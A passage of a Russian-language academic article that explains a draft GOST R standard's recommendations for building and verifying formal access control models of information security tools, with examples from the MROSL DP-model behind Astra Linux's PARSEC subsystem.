При разработке иерархического представления формальной модели рекомендуется описывать ее по слоям (уровням), при этом каждый нижний слой включает описание ее элементов, не зависящих от элементов, принадлежащих более высокому слою, который, в свою очередь,

наследует, а при необходимости корректирует или дополняет элементы нижнего слоя. Использование такого представления существенно упрощает разработку формальной модели особенно в случае, когда моделируемое СЗИ реализует несколько политик управления доступом, или оно состоит из нескольких систем (например, ОС и СУБД). Тогда каждой политике управления доступом или каждой системе может быть сопоставлен отдельный слой или слои иерархического представления формальной модели. При этом доказательство выполнения условий безопасности и верификация формальной модели может быть осуществлено последовательно по слоям. Выбор последовательности слоев при описании формальной модели в ее иерархическом представлении может быть осуществлен, исходя из непосредственной технической реализации моделируемого СЗИ (например, слой, соответствующий ОС будет ниже слоя, соответствующего СУБД).

Этот прием многократно апробирован при описании МРОСЛ ДП-модели, которое на математическом и на формализованном языках имеет иерархическое представление, состоящее из восьми уровней – четырех уровней для моделирования управления доступом непосредственно в ОС: ролевого управления доступом (для штатного у ОС семейства Linux дискреционного управления доступом), мандатного контроля целостности, мандатного управления доступом с информационными потоками по памяти, мандатного управления доступом с информационными потоками по времени, и четырех уровней для решения аналогичной задачи в штатной для ОС СУБД PostgreSQL. Это обеспечивает согласованность механизмов управления доступом в ОС и СУБД, а также соответствует подходу по реализации модели непосредственно в программном коде подсистемы безопасности PARSEC ОС Astra Linux.

Разработка на основе базовой формальной модели сокращенной (редуцированной) формальной модели рекомендуется, когда базовая формальная модель включает некоторые элементы, избыточные для описания моделируемого СЗИ. При этом в редуцированную модель включают подмножество элементов базовой формальной модели или задают ограничения, обеспечивающие возможность применения инструментальных средств автоматической верификации модели. Это может потребоваться, когда из-за большей сложности затруднена верификация базовой формальной модели (например, из-за проблемы «комбинаторного взрыва» может стать невозможной верификация по методу проверки моделей – model checking). Например, может быть ограничен состав элементов начального состояния описываемого в рамках формальной модели абстрактного автомата.

При разработке отдельных формальных моделей для компонентов СЗИ рекомендуется дать обоснование отсутствия влияния каждого компонента на реализацию политик безопасности другими компонентами. Например, в случае моделирования СЗИ, функционирующего в сетевой инфраструктуре и реализующего политики управления доступом, для которых, как правило, не существенны информационные потоки (например, политику дискреционного управления доступом), для компонентов такого СЗИ (например, функционирующих на сервере или на рабочей станции) при наличии у них существенных отличий могут быть разработаны отдельные формальные модели управления доступом.

4. Рекомендации по описанию формальной модели управления доступом

Непосредственное описание формальной модели управления доступом в проекте национального стандарта рекомендуется начинать с состояний абстрактного автомата, которые должны включать перечисленные в ГОСТ Р 59453.1-2021 множества: учетных записей пользователей, субъектов доступа (субъектов), объектов доступа, реализуемых доступов субъектов к объектам доступа, реализуемых прав доступа субъектов к объектам или субъектам, информационных потоков, а также описания условий внутренней и взаимной корректности (согласованности) этих множеств и заданных на них функций (отношений).

При этом рекомендуется учитывать, что во множество учетных записей пользователей целесообразно включить не только элементы, соответствущие явно реализованным в моделируемом СЗИ, но также учетные записи системных пользователей (псевдопользователей, от имени которых, например, функционируют некоторые процессы ядра ОС), что может позволить более точно смоделировать режимы функционирования СЗИ. Например, при реализации в СУБД PostgreSQL политики ролевого управления доступом учетные записи пользователей могут не задаваться вообще. Вместо них используются роли (называемые ролями входа), с получения которых начинается сеанс работы в такой системе. Этим ролям при описании формальной модели могут быть сопоставлены одноименные им элементы множества учетных записей пользователей.

Элементы множества субъектов рекомендуется ставить в соответствие каждому субъекту среды функционирования СЗИ. При этом в некоторых случаях для упрощения описания формальной модели нескольким таким компонентам СЗИ может ставиться в соответствие один субъект, например, когда в ОС в одной сессии от имени одной учетной записи пользователя функционируют обладающие одинаковыми правами доступа процессы.

В свою очередь элементы множества объектов доступа, как правило, ставятся в соответствие каждому такому компоненту среды функционирования СЗИ. На этом множестве задается соответствующее используемому в СЗИ отношение иерархии. При этом в случае ОС или СУБД, которые могут включать миллионы объектов доступа, может потребоваться сокращение числа элементов множества объектов доступа. Например, для СУБД это может быть сделано моделированием управления доступом только до таблиц базы данных. Тогда права доступа и доступы субъектов к записям таблиц могут быть смоделированы как права доступа и доступы к самим таблицам (например, доступ субъекта на чтение к записи таблицы может при моделировании описываться как доступ на чтение к этой таблице целиком). Отношение иерархии на множестве объектов доступа описывается в соответствии с тем, как оно реализовано в моделируемом СЗИ. Например, заданное в МРОСЛ ДП-модели отношение иерархии объектов доступа (сущностей) позволяет описывать штатные для ОС семейства Linux «жесткие» ссылки (hard link), когда некоторый соответствующий файлу объект доступа может одновременно непосредственно подчиняться в иерархии нескольким объектам доступа, соответствующим каталогам (контейнерам).

Осуществляя описание множества реализуемых доступов субъектов к объектам доступа, рекомендуется учитывать, что для большинства моделируемых СЗИ и реализуемых ими политик управления доступом достаточно использовать только два вида доступа: на чтение и на запись. В то же время при описании множества реализуемых прав доступа субъектов к объектам доступа учитывать возможное многообразие способов задания таких прав в СЗИ. При этом эти права доступа могут быть универсальными для всех субъектов и объектов доступа или зависеть от их конкретных экземпляров. Так в ОС такие права доступа к файлам или каталогам в большинстве случаев можно рассматривать как универсальные (например, на чтение, запись, выполнение, владение). Вместе с тем в СУБД называемые привилегиями права доступа часто существенно зависят от назначения конкретных объектов доступа (например, к таблицам может назначаться широкий спектр привилегий: SELECT, INSERT, UPDATE, DELETE, TRUNCATE, а к функциям – только привилегия EXECUTE), что необходимо учитывать при моделировании. Кроме того, в СУБД может потребоваться задание эффективных прав доступа (привилегий), когда, например, права доступа назначаются не непосредственно роли, а другой роли, у которой первая роль имеет право их наследовать (для этого может использоваться привилегия INHERIT), что также может существенно затруднить моделирование.

При моделировании СЗИ, состоящего из нескольких систем (например, ОС и СУБД), самостоятельно реализующих политики управления доступом, рекомендуется задать отношение соответствия между правами доступа, используемыми в каждой из систем, что удобно для анализа информационных потоков, возникающих между их субъектами и

объектами доступа. Например, отношение соответствия между следующими привилегиями СУБД и правами доступа в ОС может быть задано так:

- SELECT (привилегия получать строки из таблицы) – $read_r$ (право доступа на чтение);
- INSERT (привилегия добавлять строки в таблицу) – $write_r$ (право доступа на запись);
- EXECUTE (привилегия выполнить функцию) – $execute_r$ (право доступа на выполнение);
- UPDATE (привилегия изменять строки в таблице) – $read_r$ (право доступа на чтение) и $write_r$ (право доступа на запись).

Для описания множества информационных потоков рекомендуется включить в него информационные потоки по памяти, а включение информационных потоков по времени целесообразно при моделировании СЗИ, реализующего политику мандатного управления доступом. В таких СЗИ является нарушением условий безопасности создание информационного потока (скрытого канала) от объекта доступа к другому объекту доступа, первый из которых обладает несравнимым или более высоким уровнем конфиденциальности, чем у второго объекта доступа. Таким информационным потоком может быть и поток по времени. При этом для СЗИ, реализующих политики дискреционного, ролевого управления доступом или мандатного контроля целостности, информационные потоки по времени, как правило, не могут быть использованы для нарушения условий безопасности, поэтому их нецелесообразно описывать при моделировании.

Для задания условий внутренней и взаимной корректности (согласованности) используемых для описания состояний абстрактного автомата множеств, функций (отношений) целесообразно их явно формулировать, основываясь на логике применения этих функций и отношений, исходя из необходимости обеспечения их соответствия компонентам, свойствам моделируемого СЗИ и реализуемых им политик управления доступом. Для сокращения числа неточностей или противоречий проверку выполнения этих условий рекомендуется осуществлять сразу при появлении такой возможности, в том числе после каждого этапа разработки формальной модели или после описания каждого слоя иерархического представления формальной модели. Кроме того, эти условия желательно использовать при формализованном описании и автоматической верификации формальной модели.

Примерами условий внутренней и взаимной корректности множеств, функций (отношений), используемых для описания состояний абстрактного автомата, являются:

- В иерархии объектов доступа (сущностей) только являющиеся объектами доступа контейнеры могут содержать другие объекты доступа;
- Субъекты могут иметь к друг другу только право доступа владения;
- Если учетной записи пользователя разрешена некоторая роль, то этой учетной записи пользователя разрешены все роли, подчиненные первой роли (изначально разрешенной) в иерархии ролей;
- В иерархии объектов доступа (сущностей) объекты доступа, находящиеся выше в иерархии, имеют уровень целостности не ниже уровней целостности объектов доступа, находящихся ниже в иерархии;
- Уровень доступа субъекта не превосходит уровня доступа учетной записи пользователя, от имени которой он функционирует.

После описания состояний абстрактного автомата в рамках формальной модели управления доступом рекомендуется описать правила его перехода из состояний в состояния (параметры каждого правила, условия и результаты его применения), позволяющие модифицировать (создавать, удалять, изменять значение или параметры) элементы этих состояний за

исключением случаев, когда соответствующие изменения не предусмотрены режимами функционирования моделируемого СЗИ. При этом желательно, чтобы с каждой непосредственно связанной с реализацией политик управления доступом функцией (системным вызовом, хранимой процедурой, событием или др.) СЗИ было сопоставлено правило (или правила) перехода из состояний в состояния абстрактного автомата (при этом допускается, чтобы одному правилу соответствовало несколько функций). Эти правила рекомендуется включить в первую группу правил (де-юре правил). Во вторую группу правил (де-факто правил) рекомендуется включить правила, не соответствующие каким-либо функциям СЗИ, а используемые для описания и доказательства выполнения условий безопасности. В том числе во вторую группу правил могут быть включены правила, предназначенные для создания информационных потоков или получения за счет использования этих информационных потоков субъектами управления другими субъектами. Также для каждого правила в его параметрах, условиях и результатах применения следует указывать субъекта (или субъектов), который может являться инициатором его выполнения.

Порядок сопоставления функций СЗИ и правил перехода из состояний в состояния абстрактного автомата зависит от свойств этого СЗИ, удобства при моделировании и применяемых для этого технологий. Например, системному вызову в ОС, осуществляющему создание или открытие файла, может быть сопоставлено два правила: для создания объекта доступа и для получения доступа к объекту доступа; наоборот, одно правило создания объекта доступа может описывать несколько системных вызовов для созданий файлов, каталогов, сокетов или других сущностей. Если состав и описание де-юре правил часто сильно зависят от моделируемого СЗИ, то состав и описание де-факто правил достаточно универсальны (в качестве их примера удобно использовать де-факто правила из расширенной модели Take-Grant или МРОСЛ ДП-модели). Явное задание в каждом де-юре и де-факто правиле субъекта, как инициатора его выполнения, соответствует тому, что только субъекты (например, процессы), как активные компоненты среды функционирования СЗИ, могут инициировать выполнение каких-либо его функций.

Кроме того, при описании состояний и правил перехода из состояний в состояния абстрактного автомата рекомендуется учитывать перспективы дальнейшего формулирования условий безопасности, математического или формального (при верификации формальной модели с применением инструментальных средств) доказательства их выполнения. Для этого при наличии возможности правила перехода, в которых только добавляются новые элементы состояний (монотонными правилами), описывать отдельно от правил, в которых эти элементы удаляются (немонотонные правила). Иногда, как, например, в модели Take-Grant, это упрощает математическое доказательство выполнения условий безопасности (особенно в случае, когда моделируемое СЗИ реализует дискреционное управление доступом) [4, 5].

Также в условиях и результатах применения де-юре правил целесообразно избегать использования информационных потоков или управления одними субъектами другими субъектами. Наоборот, в результатах применения де-факто правил не следует вносить изменения в элементы описания состояний абстрактного автомата, которые непосредственно реализуются в СЗИ. Если разрабатывается иерархическое представление формальной модели, то используемые при описании условий и результатов применения правил элементы состояний рекомендуется также распределять по слоям, которым эти элементы соответствуют. Также рекомендуется определить ограничения и особенности формальных методов и реализующих их инструментальных средств, которые необходимо учесть при разработке формальной модели, и которые могут повлиять на успешность использования этих средств для ее верификации. Например, поскольку большинство инструментальных средств автоматической верификации по методу проверки моделей (model checking) чувствительны к числу элементов состояний описываемого в рамках формальной модели абстрактного автомата, то учесть такое ограничение часто возможно за счет разработки сокращенной (редуцированной) формальной

модели или (при наличии такой возможности) отдельных формальных моделей для каждого компонента СЗИ.

Кроме общих рекомендаций для каждой из рассмотренных в ГОСТ Р 59453.1-2021 политик управления доступом в проекте национального стандарта даются дополнительные рекомендации по описанию соответствующей им формальной модели.

Если моделируемое СЗИ реализует политику дискреционного управления доступом, то при разработке формальной модели дополнительно рекомендуется выбрать способ описания матрицы доступов, наиболее соответствующий тому, как она в нем непосредственно задается. Например, чаще всего в СЗИ она задается назначением каждому объекту доступа прав доступа к нему субъектам либо с помощью маски бит (например, как в ОС семейства Linux), либо с помощью списков контроля доступа (например, ACL как в ОС семейства Windows). Применение способов описания матрицы доступов, не связанных с тем, как она задается в СЗИ, может, с одной стороны, обеспечить большую наглядность и удобство при моделировании (например, при использовании для этого графа прав доступа как в модели Take-Grant), с другой стороны, это может затруднить демонстрацию взаимосвязи описанных в формальной модели условий безопасности с режимами функционирования этого СЗИ.

Если моделируемое СЗИ реализует политику ролевого управления доступом, то при разработке формальной модели дополнительно рекомендуется:

- В множестве ролей задать подмножество административных ролей, позволяющих обладающим ими в качестве текущих субъектам администрировать ролевое управление доступом (создавать или удалять роли, изменять их иерархию, задавать права доступа ролей, изменять множества ролей, разрешенных для учетных записей пользователей, и осуществлять другие действия с ролями). Также если в моделируемом СЗИ имеются административные роли, которые либо не могут непосредственно создаваться, удаляться, изменять в процессе его функционирования свои параметры (например, роль postgres в СУБД PostgreSQL), либо такое предположение допустимо при моделировании, то для упрощения описания формальной модели (особенно правил перехода из состояний в состояния абстрактного автомата) в множестве ролей рекомендуется задать подмножество соответствующих (часто называемых системными) административных ролей;

- Для упрощения описания формальной модели целесообразно избегать включения в него несущественных для реализации политики ролевого управления доступом параметров ролей (например, имена ролей), за исключением случаев, когда эти параметры необходимы для моделирования других реализуемых СЗИ политик управления доступом. Например, если СЗИ также реализует политику мандатного управления доступом, то имена ролей могут использоваться для создания информационных потоков (скрытых каналов) по времени, и их целесообразно включить в описание формальной модели;

- Если СЗИ состоит из нескольких систем, самостоятельно реализующих политику ролевого управления доступом, то объединение при моделировании используемых в этих системах ролей в единое множество, задание общих для всех ролей параметров следует осуществлять, исходя из удобства моделирования, упрощения описания формальной модели, а также обеспечения возможности демонстрации взаимосвязи описанных в ней условий безопасности с режимами функционирования СЗИ. Например, в МРОСЛ ДП-модели множества ролей для ОС и СУБД заданы отдельно.

Если моделируемое СЗИ реализует политику мандатного контроля целостности, то при разработке формальной модели дополнительно рекомендуется:

- Учесть при задании множеств учетных записей привилегированных и непривилегированных пользователей важность корректного включения в них каждой

конкретной учетной записи пользователя, исходя из наличия или отсутствия у него полномочий по управлению или администрированию моделируемого СЗИ;

- Задать привилегированным учетным записям пользователей и привилегированным субъектам максимальный в решетке уровней целостности уровень целостности, а непривилегированным учетным записям пользователей и непривилегированным субъектам уровни целостности меньше максимального, например, минимальный уровень целостности;

- Включить в описание формальной модели множество информационных потоков по памяти, а также предназначенные для использования таких информационных потоков де-факто правила, поскольку такие информационные потоки существенны для описания условий безопасности при моделировании СЗИ, реализующих политику мандатного контроля целостности;

- Задать для каждого субъекта множество функционально ассоциированных с ним объектов доступа, что является существенным для описания условий безопасности, связанных с наличием возможности одних субъектов (особенно непривилегированных) получать управление другими субъектами (особенно привилегированными). Например, в ОС у каждого субъекта (процесса) есть хотя бы один функционально ассоциированный с ним объект доступа (исполняемый файл, из которого этот процесс был активизирован). При этом такими объектами доступа могут быть также файлы динамических библиотек, конфигурационные файлы, сегменты оперативной памяти и др.;

- Задать (при необходимости) подмножество привилегированных субъектов, доступы которых к объектам доступа не могут быть использованы для создания информационных потоков по памяти от непривилегированных субъектов к объектам доступа, функционально ассоциированным с привилегированными субъектами. Это рекомендуется в связи с тем, что в большинстве СЗИ существуют объекты доступа (например, сокеты в ОС) через которые могут осуществлять обмен данными привилегированные и непривилегированные субъекты. При этом такие объекты доступа часто имеют минимальный уровень целостности, в результате к ним могут получать доступы на запись непривилегированные субъекты, а на чтение – привилегированные субъекты. Если непосредственно описать это в разрабатываемой формальной модели, то возможна ситуация, когда с участием привилегированных субъектов возможно создание информационных потоков по памяти от непривилегированных субъектов к объектам доступа, функционально ассоциированным с привилегированными субъектами, что будет приводить к нарушению условий безопасности (например, получению управления непривилегированными субъектами привилегированными субъектами). Для предотвращения этого в СЗИ доступы на чтение привилегированных субъектов к объектам доступа, через которые ими осуществляется обмен данными с непривилегированными субъектами, реализуется таким образом, чтобы эти доступы (например, через интерфейсы сокетов ОС) не могли использоваться для создания рассматриваемых информационных потоков по памяти. Такой подход применен в МРОСЛ ДП-модели путем задания в ней подмножества привилегированных субъектов, корректных относительно объектов доступа и субъектов;

- Если СЗИ состоит из нескольких систем, самостоятельно реализующих политику мандатного контроля целостности, задать при разработке формальной модели множество информационных потоков по памяти и единые для всех этих систем решетку уровней целостности, а также функции (отношения), используемые для

задания уровней целостности учетных записей пользователей, субъектов и объектов доступа. В таких СЗИ (например, состоящих из ОС и СУБД) доступы субъектов к объектам доступа одной системы могут быть использованы для нарушения условий безопасности в другой системе. Например, непосредственные доступы процессов ОС к ее файлам, в которых содержатся записи СУБД. Поэтому при моделировании таких СЗИ желательно задание единых для всех систем решетки уровней целостности, функций (отношений), используемых для задания соответствующих уровней целостности, множества информационных потоков по памяти, а также единых правил перехода из состояний в состояния абстрактного автомата;

- Использовать решетку уровней целостности, содержащую меньшее число элементов, чем реализовано в моделируемом СЗИ, для упрощения описания формальной модели, в том числе когда разрабатывается сокращенная (редуцированная) формальная модель. Это связано с тем, что для описания большинства условий безопасности при моделировании СЗИ, реализующих политику мандатного контроля целостности, может оказаться достаточно всего двух уровней целостности, например, «высокая целостность» (для привилегированных учетных записей пользователей, функционирующих от их имени субъектов, функционально ассоциированных с ними объектов доступа) и «низкая целостность» (для остальных учетных записей пользователей, субъектов и объектов доступа). Кроме того, использование решетки уровней целостности, состоящей из меньшего числа элементов, чем в моделируемом СЗИ, может быть полезным при верификации формальной модели по методу проверки моделей (model checking), реализующие который инструментальные средства чувствительны к числу элементов состояний описываемого в ее рамках абстрактного автомата.

Если моделируемое СЗИ реализует политику мандатного управления доступом, то при разработке формальной модели дополнительно рекомендуется:

- Включить в описание разрабатываемой формальной модели множество информационных потоков по памяти и по времени, а также предназначенные для использования таких информационных потоков де-факто правила перехода из состояний в состояния абстрактного автомата, поскольку такие информационные потоки существенны для описания условий безопасности при моделировании СЗИ, реализующих политику мандатного управления доступом;

- Использовать иерархическое представление формальной модели, состоящее, как минимум, из двух слоев, на первом из которых при описании формальной модели задать только множество информационных потоков по памяти, на втором слое – множество информационных потоков по памяти и по времени. Это рекомендуется поскольку в отличие от информационных потоков по памяти описание информационных потоков по времени, а также предназначенных для их использования де-факто правил часто является более сложной задачей. Поэтому для упрощения разработки формальной модели, сокращения допущенных при ее описании неточностей или противоречий целесообразно использование ее такого иерархического представления;

- Задать при разработке формальной модели СЗИ, состоящего из нескольких систем, самостоятельно реализующих политику мандатного управления доступом, единые для всех этих систем решетку уровней конфиденциальности, функции (отношения), используемые для задания уровней доступа учетных записей пользователей и субъектов, уровней конфиденциальности объектов доступа, а также множество информационных потоков по памяти и по времени. В таких СЗИ аналогично тем, которые реализуют политику мандатного контроля целостности, доступы субъектов к

объектам доступа одной системы могут быть использованы для нарушения условий безопасности в другой системе. Особенно такие доступы могут быть использованы для создания запрещенных этими условиями безопасности информационных потоков по времени между объектами доступа (например, от объектов доступа с большим уровнем конфиденциальности к объектам доступа с меньшим уровнем конфиденциальности) систем, из которых состоит СЗИ. Кроме того, при моделировании таких СЗИ при наличии возможности целесообразно задание единых правил перехода из состояний в состояния абстрактного автомата;

- Использовать решетку уровней конфиденциальности, содержащую меньшее число элементов, чем реализовано в моделируемом СЗИ, для упрощения описания формальной модели, в том числе, когда разрабатывается сокращенная (редуцированная) формальная модель. Для описания большинства условий безопасности при моделировании СЗИ, реализующих политику мандатного управления доступом (аналогично политике мандатного контроля целостности), может оказаться достаточно всего двух уровней конфиденциальности (например, «высокая конфиденциальность» и «низкая конфиденциальность»), что также может быть полезным при верификации формальной модели по методу проверки моделей.

Примером реализации приведенных в проекте национального стандарта рекомендаций является МРОСЛ ДП-модель, в которой определены 35 де-юре правил преобразования состояний, предназначенных для формального описания (спецификации) основных функций подсистемы безопасности PARSEC ОС Astra Linux:

- Создание, удаление, переименование, перемещение, получение или изменение параметров учетных записей пользователей, субъектов, сущностей или «жестких» ссылок на них, ролей, запрещающих ролей, административных ролей;
- Получение доступов субъектов к сущностям, административных доступов к ролям, запрещающим ролям или административным ролям;
- Изменение прав доступа ролей, запрещающих ролей или административных ролей к сущностям, субъектам, ролям, запрещающим ролям или административным ролям;
- Изменение иерархий сущностей, ролей, запрещающих ролей или административных ролей;
- Управление множествами запрещающих ролей для ролей и административных ролей;
- Применение авторизованной роли или административной роли от имени учетной записи пользователя;
- Изменение уровней целостности, конфиденциальности и доступа учетных записей пользователей, сущностей, ролей, запрещающих ролей или административных ролей;
- Задание объектов, параметрически ассоциированных с учетными записями пользователей, ролями или административными ролями.

Также в МРОСЛ ДП-модели определены 10 де-факто правил преобразования состояний, которые предназначены для задания условий создания информационных потоков по памяти и по времени или получения одним субъектом возможности управления другим субъектом.

5. Рекомендации по описанию и доказательству выполнения условий безопасности

Согласно ГОСТ Р 59453.1-2021 при разработке формальной модели управления доступом должны быть описаны условия безопасности состояний абстрактного автомата и условия безопасности его переходов из состояний в состояния, для чего должны быть использованы определенные в нем политики управления доступом. В свою очередь, в проекте национального

стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке» рекомендуется конкретизировать эти политики с учетом деталей их реализации в моделируемом СЗИ. Например, согласно определению политики мандатного управления доступом при получении доступа на запись к объекту доступа уровень доступа субъекта должен быть не выше уровня конфиденциальности объекта доступа. Вместе с тем в ОС семейства Linux существуют объекты доступа (например, файлы /dev/null и /dev/zero), доступ на чтение и запись к которым необходимо разрешить субъектам с любым уровнем доступа. Для учета этого при описании условий безопасности целесообразно для таких объектов доступа сделать соответствующее исключение.

Кроме того, рекомендуется формулировать условия безопасности так, чтобы проверка их выполнения являлась алгоритмически разрешимой задачей (для чего может потребоваться явно задавать необходимые допущения или исключения из этих условий). Это объясняется тем, что существуют формальные модели, проверка заданных в которых условий безопасности является в общем случае алгоритмически неразрешимой задачей (например, предназначенная для моделирования СЗИ, реализующих политику дискреционного управления доступом, модель Харрисона-Руззо-Ульмана) или, наоборот, алгоритмически разрешимой задачей (например, предназначенная для моделирования СЗИ, реализующих политику мандатного управления доступом, модель Белла-ЛаПадулы) [4, 5].

Также кроме условий безопасности состояний абстрактного автомата целесообразно определить дополнительные условия безопасности его начального состояния (или начальных состояний), стремясь к упрощению дальнейшего математического (формального) доказательства выполнения условий безопасности. Например, такими дополнительными условиями могут быть требования к отсутствию в начальном состоянии информационных потоков или доступов субъектов к объектам доступа.

При описании условий безопасности, исходя из режимов функционирования моделируемого СЗИ и реализуемых им политик управления доступом, рекомендуется накладывать ограничения на состав и параметры используемых при этом правил перехода между состояниями абстрактного автомата. К примеру, при моделировании СЗИ, реализующего политику мандатного контроля целостности, может быть задано ограничение, что инициаторами выполнения правил перехода между состояниями абстрактного автомата (соответствующими параметрами этих правил) могут быть только непривилегированные субъекты. Такое ограничение может соответствовать режиму функционирования СЗИ, когда привилегированные субъекты выполнили свои функции по его администрированию, и в нем функционируют только непривилегированные субъекты.

Аналогично рекомендациям по описанию формальной модели для каждой из рассмотренных в ГОСТ Р 59453.1-2021 политик управления доступом в проекте национального стандарта даются дополнительные рекомендации по описанию и осуществлению доказательства выполнения условий безопасности.

Если моделируемое СЗИ реализует политику дискреционного управления доступом, то при описании условий безопасности дополнительно рекомендуется сформулировать условия, в которых накладываются ограничения на предоставление субъектам (учетным записям пользователей, от имени которых они функционируют), которые не должны осуществлять управление или администрирование моделируемым СЗИ, прав доступа к субъектам или объектам доступа, позволяющих выполнять такие функции.

Если моделируемое СЗИ реализует политику ролевого управления доступом, то при описании условий безопасности дополнительно рекомендуется изложить условия, в которых накладываются следующие ограничения:

- На предоставление ролям, которыми как текущими могут обладать субъекты, не осуществляющие управление или администрирование моделируемым СЗИ, прав доступа (привилегий) к субъектам или объектам доступа, позволяющих выполнять такие функции;

- На обладание субъектами, не осуществляющими управление или администрирование моделируемым СЗИ, административными ролями.

Если моделируемое СЗИ реализует политику мандатного контроля целостности, то при описании условий безопасности дополнительно рекомендуется задать следующие ограничения:

- На уровень целостности каждого субъекта, который должен быть не выше уровня целостности учетной записи пользователя, от имени которой он функционирует;
- На уровень целостности каждого объекта доступа, который должен быть не выше уровня целостности объекта доступа (контейнера), в составе которого находится первый объект доступа;
- На уровень целостности каждого объекта доступа, функционально ассоциированного с субъектом, который должен быть не ниже уровня целостности этого субъекта;
- На возможность управления субъектом другим субъектом только в случае, когда уровень целостности первого субъекта не ниже уровня целостности второго субъекта;
- На информационные потоки по памяти, из которых должны быть запрещены такие информационные потоки от любого субъекта к объекту доступа, функционально ассоциированному с каким-либо субъектом, когда уровень целостности первого субъекта меньше или не сравним с уровнем целостности этого объекта доступа.

Если моделируемое СЗИ реализует политику мандатного управления доступом, то при описании условий безопасности дополнительно рекомендуется задать следующие ограничения:

- На уровень доступа каждого субъекта, который должен быть не выше уровня доступа учетной записи пользователя, от имени которой он функционирует;
- На уровень конфиденциальности каждого объекта доступа, который должен быть не выше уровня конфиденциальности объекта доступа (контейнера), в составе которого находится первый объект доступа;
- На уровень конфиденциальности каждого объекта доступа, функционально ассоциированного с субъектом, который либо должен быть равен уровню доступа этого субъекта, либо, если в моделируемом СЗИ реализуется политика мандатного контроля целостности, то уровень целостности этого объекта доступа равен максимальному уровню целостности;
- На возможность управления субъектом другим субъектом только в случае, когда уровень доступа первого субъекта равен уровню доступа второго субъекта;
- На информационные потоки по памяти и по времени, из которых должны быть запрещены такие информационные потоки от любого объекта доступа к другому объекту доступа, когда уровень конфиденциальности первого объекта доступа не сравним или выше уровня конфиденциальности второго объекта доступа.

Для демонстрации взаимосвязи условий безопасности с режимами функционирования моделируемого СЗИ рекомендуется путем задания соответствующих ему конкретных значений элементов описания состояний абстрактного автомата (множествам учетных записей пользователей, субъектов, объектов доступа, прав доступа, доступов, используемым для этого функциям, отношениям) осуществлять проверку соответствия выполнения этих условий безопасности при применении правил перехода между состояниями абстрактного автомата (начиная с его начального состояния) изменениям в части параметров, настроек СЗИ, используемых для реализации им политик управления доступом. Если применяемые для верификации формальной модели инструментальные средства позволяют задавать значения элементов описания состояний абстрактного автомата и изменения этих значений при

применении правил перехода между его состояниями (описывать траектории его функционирования), то рекомендуется проверять соответствие этих переходов между состояниями абстрактного автомата изменениям параметров, настроек СЗИ, происходящим в результате соответствующих таким правилам действий над ним (например, вызовам системных интерфейсов в ОС или запросам, вызовам функций или триггеров в СУБД).

Например, при верификации формальной модели по методу проверки моделей (model checking), как правило, реализующие его инструментальные средства позволяют задавать траектории состояний абстрактного автомата. В таком случае для демонстрации взаимосвязи условий безопасности с режимами функционирования СЗИ удобно проверять соответствие этих траекторий результатам выполнения последовательностей моделируемых правилами переходов между состояниями абстрактного автомата действий в СЗИ.

При доказательстве выполнения условий безопасности в случае, когда для описания формальной модели используется математический язык, рекомендуется осуществлять его (как правило, вручную) с использованием метода математической индукции по длине последовательности состояний абстрактного автомата, сделав предположение от противного о невыполнении условий безопасности в конечном состоянии такой последовательности и приходя, в связи с этим, к противоречию.

При доказательстве выполнения условий безопасности в случае, когда для описания формальной модели управления доступом используется формализованный (машиночитаемый) язык, следует руководствоваться рекомендациями ГОСТ Р 59453.2-2021 [10], осуществляя доказательство автоматически, а при невозможности такого доказательства, выполняя интерактивное доказательство. При этом целесообразно использовать различные технологии верификации формальной модели управления доступом (например, дедуктивную верификацию и верификацию по методу проверки моделей) [12]. Это позволяет своевременно выявлять большее число ошибок или дефектов, допущенных при описании формальной модели.

Если при разработке формальной модели в соответствии с рекомендациями проекта национального стандарта осуществляется поэтапное усложнение ее описания, используется ее иерархическое представление или формируются отдельные формальные модели, то целесообразно осуществлять доказательство выполнения условий безопасности, соответственно, после окончания каждого этапа описания формальной модели, разработки каждого слоя ее иерархического представления или каждой отдельной формальной модели.

В случае, когда для каждого из компонентов моделируемого СЗИ разрабатываются отдельные формальные модели, рекомендуется (при наличии такой возможности) осуществить доказательство отсутствия влияния каждого из компонентов на выполнение условий безопасности в других компонентах.

Большинство рассмотренных рекомендаций были многократно применены при разработке и переработке МРОСЛ ДП-модели [14]. Так в этой модели в ее математическом и формализованном описаниях приводятся определение безопасного начального состояния системы (состояния, в котором отсутствуют запрещенные информационные потоки по памяти или по времени, управление субъектами друг другом, а информационные потоки по памяти или доступы к сущностям, параметрически или функционально ассоциированным с субъектами, не нарушают правил мандатного контроля целостности) и определения трех смыслов нарушения безопасности системы:

- В смысле мандатного контроля целостности, позволяющее недоверенному субъекту с низким уровнем целостности захватить управление (де-факто владение) субъектом с более высоким уровнем целостности;
- В смысле Белла-ЛаПадулы, результатом которого является создание запрещенного информационного потока по памяти «сверху-вниз»;

- В смысле контроля информационных потоков по времени – создание запрещенного информационного потока по времени «сверху-вниз» между сущностями.

С использованием этих определений в модели сформулированы и обоснованы математически (с применением доказательства от противного индукцией по длине последовательности состояний абстрактного автомата) и с применением инструментального средства дедуктивной верификации Rodin достаточные условия безопасности системы во всех трех смыслах, которые являются алгоритмически проверяемыми.

Кроме того, специалистами ИСП РАН и «Группы Астра» разрабатывается программный комплекс, позволяющий собирать обрабатываемые подсистемой безопасности PARSEC ОС Astra Linux трассы системных вызовов и с применением инструментального средства ProB осуществлять проверку их соответствия последовательностям правил переходов между состояниями абстрактного автомата, заданного в рамках МРОСЛ ДП-модели.

6. Заключение

В настоящей статье изложены и проанализированы основные рекомендации являющегося продолжением ГОСТ Р 59453.1,2-2021 разработанного при участии автора проекта нового национального стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке». Для этого рассмотрены его область применения и общие положения, рекомендации по выбору технологий, инструментальных средств и практических приемов разработки и описания формальной модели управления доступом, включая описания состояний и правил перехода между состояниями используемого для моделирования абстрактного автомата, доказательству выполнения условий безопасности, в том числе, при верификации формальной модели.

Рекомендации проекта национально стандарта были подготовлены с учетом опыта разработки и переработки МРОСЛ ДП-модели, являющейся научной основой реализации подсистемы безопасности PARSEC сертифицированной по высшим классам защиты и уровням доверия ОС Astra Linux. Поэтому анализируемые в статье рекомендации сопровождались примерами их использования при описании этой формальной модели.

Таким образом, настоящая статья по сути является этапом апробации проекта национального стандарта. В 2024 г. планируется завершить его общественное обсуждение и утверждение, после чего он может быть полезен специалистам по защите информации, осуществляющим разработку в первую очередь сертифицированных СЗИ при описании соответствующих им формальных моделей управления доступом.

Список литературы / References

